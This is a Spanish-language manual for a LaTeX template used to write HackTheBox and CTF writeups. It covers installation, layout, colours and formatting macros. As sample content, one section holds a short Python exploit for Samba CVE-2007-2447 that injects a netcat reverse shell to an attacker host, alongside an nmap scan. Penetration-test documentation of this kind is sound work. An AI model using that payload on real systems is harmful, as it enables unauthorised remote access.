

Capítulo 1

Guía de Uso del Template & Manual Técnico

Este capítulo proporciona una guía completa y exhaustiva sobre la estructura, los componentes visuales, la paleta de colores, los entornos interactivos y los procedimientos de instalación multiplataforma del **Template de Ciberseguridad**.

🔗 Estructura y Contenido del Capítulo

1.1. Instalación y Configuración del Entorno	1
1.2. Arquitectura y Flujo de Trabajo	3
1.3. Paleta de Colores Oficial	5
1.4. Componentes Visuales y Cajas de Entorno	5
1.5. Insignias y Badges Modulares	7
1.6. Reglas de Modificación: Qué Modificar y Qué No	8

1.1. Instalación y Configuración del Entorno

Para utilizar este repositorio y generar documentos PDF con tipografía vectorial, iconos FontAwesome, gráficos TikZ y resaltado de sintaxis con `minted` sin errores, sigue las instrucciones de instalación según tu sistema operativo:

1.1.1. Clonar el Repositorio

Abre tu terminal y clona el repositorio desde GitHub:

>_ Clonar Repositorio

```
git clone https://github.com/errantprogrammer/tex_template.git
cd tex_template/cybersecurity
```

1.1.2. Instalación de Pygments con uv (Requisito para minted)

El template utiliza el motor `minted` con `Pygments` para proporcionar resaltado de sintaxis de alta fidelidad. La forma recomendada y más rápida de instalarlo es utilizando `uv` (el gestor de paquetes ultrarrápido de Python):

>_ Instalación de Pygments con uv

```
# 1. Instalar uv en Linux / macOS:
curl -LsSf https://astral.sh/uv/install.sh | sh

# En Windows (PowerShell):
powershell -ExecutionPolicy ByPass -c "irm https://astral.sh/uv/install.ps1 | iex"

# 2. Instalar Pygments como herramienta global con uv:
uv tool install pygments

# O alternativamente instalarlo via pip con uv:
uv pip install --system pygments
```

1.1.3. Instalación de L^AT_EX en Linux

Debian / Ubuntu / Kali Linux / Parrot OS: Instala la distribución completa de TeX Live:

>_ Debian / Ubuntu / Kali

```
sudo apt update
sudo apt install -y texlive-full
```

Opción ligera (si cuentas con espacio de disco limitado):

>_ Debian / Ubuntu (Instalación Ligera)

```
sudo apt install -y texlive-latex-extra texlive-fonts-extra \
texlive-extra-utils texlive-science fonts-font-awesome
```

Fedora / Red Hat / CentOS:

>_ Fedora / RHEL

```
sudo dnf install -y texlive-scheme-full
```

Arch Linux / Manjaro:

>_ Arch Linux / Manjaro

```
sudo pacman -S --needed texlive-meta texlive-fontsextra
```

1.1.4. Instalación de L^AT_EX en Windows

1. Descarga e instala **MiKTeX** (<https://miktex.org/download>) o **TeX Live para Windows**.
2. Durante el asistente de instalación de MiKTeX, marca la opción ***Always install missing packages on-the-fly*** para que cualquier paquete adicional se descargue automáticamente en la primera compilación.
3. **Editor recomendado:** Instala **Visual Studio Code** con la extensión oficial **LaTeX Workshop** o utiliza **TeXstudio**.
4. Para compilar desde PowerShell o CMD (con -shell-escape):

>_ Compilación en Windows (PowerShell)

```
cd cybersecurity
pdflatex -shell-escape main_compilation.tex
```

1.1.5. Instalación de L^AT_EX en macOS

1. Instala la distribución completa **MacTeX** utilizando Homebrew:

>_ Homebrew macOS

```
brew install --cask mactex
```

O descarga el instalador gráfico *MacTeX.pkg* desde: <https://www.tug.org/mactex/>.

2. **Editor recomendado:** Visual Studio Code (con LaTeX Workshop) o TeXShop (incluido en la instalación de MacTeX).
3. Para compilar desde Terminal (con `-shell-escape`):

>_ Terminal macOS

```
cd cybersecurity
pdflatex -shell-escape main_compilation.tex
```

1.2. Arquitectura y Flujo de Trabajo

El template está diseñado bajo una arquitectura modular y desacoplada mediante el paquete subfiles. Esto permite dos flujos de trabajo simultáneos:

i Modos de Compilación Disponibles

- **Modo Standalone (Writeup Individual):** Puedes compilar un archivo `writeup.tex` de forma aislada dentro de su propia carpeta mediante `pdflatex -shell-escape writeup.tex`. El archivo generará su propia portada individual, cabeceras locales y numeración desde **1.0** (evitando el error de secciones 0.1).
- **Modo Maestro (main_compilation.tex):** Compila el libro completo recopilando todos los writeups, generando automáticamente la portada, el **Dashboard de Progreso interactivo** y la Tabla de Contenidos general.

1.2.1. Estructura de Directorios

La jerarquía de carpetas está estandarizada de la siguiente manera:

</> Árbol de Directorios del Módulo

```

cybersecurity/
|-- main_compilation.tex      # Documento maestro (Libro completo)
|-- figure/                  # Imágenes maestras y logos globales
|-- style/
|   \-- cybersec.sty         # Paquete principal con estilos y macros
|-- chapters/
|   |-- guide/
|   |   \-- template_guide.tex # Manual de uso (este documento)
|   \-- knowledge_base/
|       \-- knowledge_base.tex # Base de conocimiento y bitácora transversal
\-- writeups/
    |-- hackthebox/
    |   \-- lame/
    |       |-- writeup.tex    # Writeup individual de HTB Lame
    |       \-- figure/       # Capturas exclusivas de la máquina
    |-- tryhackme/
    \-- ctf/
        \-- pico_format_string/
            |-- writeup.tex    # Reto individual de CTF
            \-- figure/

```

1.2.2. Organización de Imágenes por Capítulo (\setchapterimagepath)

Para evitar problemas con rutas relativas al insertar imágenes en los apuntes, cada capítulo o módulo técnico puede contar con su propia carpeta de imágenes (por ejemplo `capituloXX/img/` o `computer101/img/`).

Dispones del comando `\setchapterimagepath{. . . }` (o su alias `\setimgpath{. . . }`), el cual se define al inicio del capítulo:

</> Definir Carpeta de Imágenes de un Capítulo

```

% Al inicio del capítulo (ej: capitulo01.tex o computer101.tex):
\setchapterimagepath{chapters/knowledge_base/pwn.college/computer101}
% O simplemente: \setchapterimagepath{capituloXX}

```

Esto registra automáticamente las subcarpetas locales y relativas (`img/`, `./img/`, etc.). Gracias a esto, dentro de cualquier sección de ese capítulo puedes incluir tus imágenes de forma limpia e intuitiva:

</> Inserción de Imágenes en las Secciones

```

\begin{figure}[h!]
  \centering
  \includegraphics[width=0.8\textwidth]{nombre_imagen.png}
  % También es válido con subcarpetas:
  % \includegraphics[width=0.8\textwidth]{01_seccion/captura.png}
  % \includegraphics[width=0.8\textwidth]{img/01_seccion/captura.png}
  \caption{Descripción ilustrativa de la captura}
\end{figure}

```

Si un capítulo requiere imágenes de múltiples directorios simultáneos, puedes utilizar el comando `\addchapterimagepath` para añadir rutas adicionales sin perder las anteriores.

1.2.3. Mini-TOCs Locales por Capítulo o Writeup (\chaptertoc y \localtoc)

Para evitar que el Índice General del libro se sobrecargue con cientos de entradas conforme el proyecto crece, el template implementa una arquitectura de doble nivel mediante el paquete **etoc**:

- **Índice General Ejecutivo:** Ubicado en `main_compilation.tex`, restringido por defecto a nivel de capítulos (`\etocsettocdepth{chapter}`).
- **Mini-TOC Local de Capítulo (\chaptertoc):** Al inicio de cada capítulo o módulo técnico, inserta una elegante caja interactiva que lista las secciones correspondientes:

</> Uso de chaptertoc en un Capítulo

```
\chapter{PWN College - Computer 101}
\chaptertoc % Muestra las secciones principales del capítulo
% Para incluir subsecciones: \chaptertoc[Estructura Detallada][subsection]
```

- **Mini-TOC de Writeup o Sección (\localtoc):** En writeups individuales (donde la máquina es una `\section`), desglosa las subsecciones de las fases de ataque (*Reconocimiento, Explotación, Post-Explotación*):

</> Uso de localtoc en un Writeup

```
\section{HTB - Lame}
\localtoc % Muestra las subsecciones del writeup
```

1.3. Paleta de Colores Oficial

El diseño utiliza una gama cromática moderna basada en tonos pizarra oscuros, cianes de alta visibilidad y el estándar CVSS v3.1 para niveles de severidad:

Nombre de Color	Código HEX	Muestra	Uso Recomendado
csecDark	#0F172A		Fondos principales oscuros, cabeceras de tablas y texto base.
csecNavy	#1E293B		Fondos de tarjetas de código, acentos secundarios.
csecCyan	#0284C7		Enlaces interactivos, subtítulos destacados y comandos.
csecGreen	#059669		Estado PWNEED / Resuelto, flags y remediaciones válidas.
csecOrange	#D97706		Advertencias, notas técnicas y estados pendientes.
csecRed	#DC2626		Alertas críticas y vulnerabilidades graves.
csecPurple	#7C3AED		Reversing, explotación de binarios (Pwn) y pwn.college.
csecLight	#F8FAFC		Fondo de cajas de información y tarjetas claras.
sevCritical	#991B1B		CVSS 9.0 – 10.0 (Vulnerabilidad Crítica / RCE).
sevHigh	#DC2626		CVSS 7.0 – 8.9 (Vulnerabilidad Alta / PrivEsc).
sevMedium	#D97706		CVSS 4.0 – 6.9 (Vulnerabilidad Media / XSS, CSRF).
sevLow	#2563EB		CVSS 0.1 – 3.9 (Vulnerabilidad Baja / Info Disclosure).
sevInfo	#059669		Informativo / Buenas prácticas.

Tabla 1.1: Paleta de colores del template de Ciberseguridad.

1.4. Componentes Visuales y Cajas de Entorno

1.4.1. Ficha Resumen del Objetivo (\targetSummary)

Es el bloque inicial que define la ficha técnica del reto o máquina evaluada. Al utilizar este comando, se realizan 3 acciones automáticas:

1. Dibuja la tarjeta técnica con soporte para múltiples tags y flags largas.
2. Actualiza dinámicamente las cabeceras de página con el logo de la plataforma y el nombre de la máquina.
3. Registra automáticamente los datos en el **Dashboard de Progreso** del documento maestro.

</> Sintaxis de \targetSummary

```
\targetSummary%
{Nombre_Objetivo}%      1. Nombre de la maquina o reto
{10.10.10.3}%            2. IP o Hostname
{HackTheBox}%           3. Plataforma (HackTheBox, TryHackMe, PortSwigger, CTF o ruta)
{Easy}%                 4. Dificultad (Easy, Medium, Hard, Insane)
{Linux}%                5. Sistema Operativo (Linux, Windows, etc.)
{Samba, RCE, Tags}%     6. Tags o vectores clave separados por coma
{17/08/2026}%           7. Fecha de resolucion
{user_flag_hash}%       8. Flag de Usuario o Flag CTF
{root_flag_hash}%       9. Flag de Root (dejar vacio {} si solo hay una flag)
```

1.4.2. Terminal de Comandos (terminal)

Entorno diseñado para mostrar trazas de consola, escaneos Nmap, respuestas de terminal y comandos interactivos:

</> Sintaxis del Entorno terminal

```
\begin{terminal}
[attacker@kali:~]$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
\end{terminal}
```

attacker@kali:

```
$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
```

1.4.3. Cajas de Código y Exploits (codebox, pythonbox, bashbox)

Permiten incrustar exploits o scripts personalizados con números de línea y resaltado de sintaxis:

🔗 Exploit Samba CVE-2007-2447

```
import sys
from smb.SMBConnection import SMBConnection

def trigger_rce(target_ip, lhost, lport):
    payload = f"nohup nc -e /bin/sh {lhost} {lport} &"
    username = f"/={payload}"
    conn = SMBConnection(username, "", "attacker", "target", use_ntlm_v2=False)
    conn.connect(target_ip, 445, timeout=5)

if __name__ == "__main__":
    trigger_rce("10.10.10.3", "10.10.14.5", 4444)
```

1.4.4. Cajas de Alerta y Análisis de Vulnerabilidad

🚩 Vulnerabilidad: Ejecución Remota de Comandos (CVE-2007-2447) L

a versión de Samba 3.0.20 permite la ejecución de comandos arbitrarios en el servidor debido a la falta de sanitización en el parámetro username map script en transacciones MS-RPC.

📘 Nota Informativa

Este es un recuadro estándar para notas de reconocimiento o metodologías aplicadas.

💡 Pro-Tip de Explotación

Siempre verifica si los sockets Unix locales permiten comunicación con procesos de privilegios elevados sin autenticación.

⚠️ Advertencia

El exploit reinicia el servicio en caso de fallo, lo que podría alertar al sistema de detección de intrusos (IDS).

🚨 Alerta de Severidad Crítica

Acceso total como usuario root conseguido sin requerir credenciales previas.

1.4.5. Caja de Flags Segura (flagbox)

La caja flagbox admite flags de cualquier longitud y con caracteres especiales (_, #, %, &, { }) sin necesidad de escaparlos manualmente:

🚩 Flag Capturada picoCTF

✅ CAPTURADA

```
picoCTF{format_string_exploit_leak_3847291a_custom_pwn_success}
```

1.4.6. Cajas de Aprendizaje y Fuentes de Consulta (learningbox, sourcebox)

Diseñadas para registrar lecciones aprendidas en writeups o en el capítulo de Knowledge Base, junto con los libros, sitios web o cursos consultados:

Técnica Asimilada: Inyección en Samba

La directiva `username map script` ejecuta comandos arbitrarios sin sanitización en Samba 3.0.x cuando se envían metacaracteres de shell en el nombre de usuario.

Fuentes y Bibliografía Consultada

-  **Libro** The Linux Command Line (William Shotts)
 -  Capítulo 24: Redirección y ejecución en subshell
-  **Web** Rapid7 Exploit Database — CVE-2007-2447
 -  <https://www.rapid7.com/db/>

1.5. Insignias y Badges Modulares

Puedes utilizar badges en cualquier parte de tus reportes mediante las siguientes macros:


Macro	Muestra	Código $\text{\LaTeX}$
Plataformas		<code>\platformBadge{HackTheBox}</code>
		<code>\platformBadge{TryHackMe}</code>
		<code>\platformBadge{PortSwigger}</code>
		<code>\platformBadge{pwn.college}</code>
		<code>\platformBadge{OverTheWire}</code>
		<code>\platformBadge{Root-Me}</code>
		<code>\platformBadge{CTF}</code>
Fuentes / Medios	 	<code>\sourceBadge{Libro}</code>
	 	<code>\sourceBadge{Docs}</code>
	 	<code>\sourceBadge{Lab}</code>
Dificultad	 	<code>\difficultyBadge{Easy}</code>
	 	<code>\difficultyBadge{Hard}</code>
Severidad CVSS	 	<code>\severityBadge{Critical}</code>
	 	<code>\severityBadge{Medium}</code>
Sistemas	 	<code>\osBadge{Linux}</code>
Etiquetas	  	<code>\tagList{Web, RCE, PrivEsc}</code>

Tabla 1.2: Colección de macros para insignias modulares.

1.6. Reglas de Modificación: Qué Modificar y Qué No

✓ QUÉ PUEDES MODIFICAR LIBREMENTE	✗ QUÉ NO DEBES TOCAR EN EL ESTILO
1. Contenido de Writeups: Crea y edita libremente archivos <code>writeup.tex</code> dentro de <code>writeups/</code> .	1. Flujo de Streams de Targets: No modifies <code>\targetStream</code> ni <code>\renderDashboard</code> en <code>cybersec.sty</code> , ya que romperías la autogeneración del Dashboard.
2. Fichas de Objetivos: Personaliza todos los parámetros de <code>\targetSummary</code> (nombres, IPs, fechas, dificultad, flags).	2. Macros Globales de Cabecera: No elimines los comandos <code>\gdef</code> en <code>\setPlatformHeader</code> , pues son necesarios para mantener la cabecera entre subarchivos.
3. Capturas e Imágenes: Coloca tus evidencias gráficas dentro de la carpeta <code>figure/</code> de cada <code>writeup</code> o en la raíz <code>figure/</code> .	3. Numeración Adaptativa: No alteres la macro <code>\thesection</code> que ajusta los índices entre modo <code>standalone</code> y modo compilación maestra.
4. Portada y Autor: Modifica tu nombre, fecha o colección de badges en el <code>titlepage</code> de <code>main_compilation.tex</code> .	4. Modos de Listado y Verbatim: No reemplaces las opciones <code>verbatim</code> de <code>flagbox</code> ni de las cajas de terminal.

Tabla 1.3: Guía de modificación y buenas prácticas del template.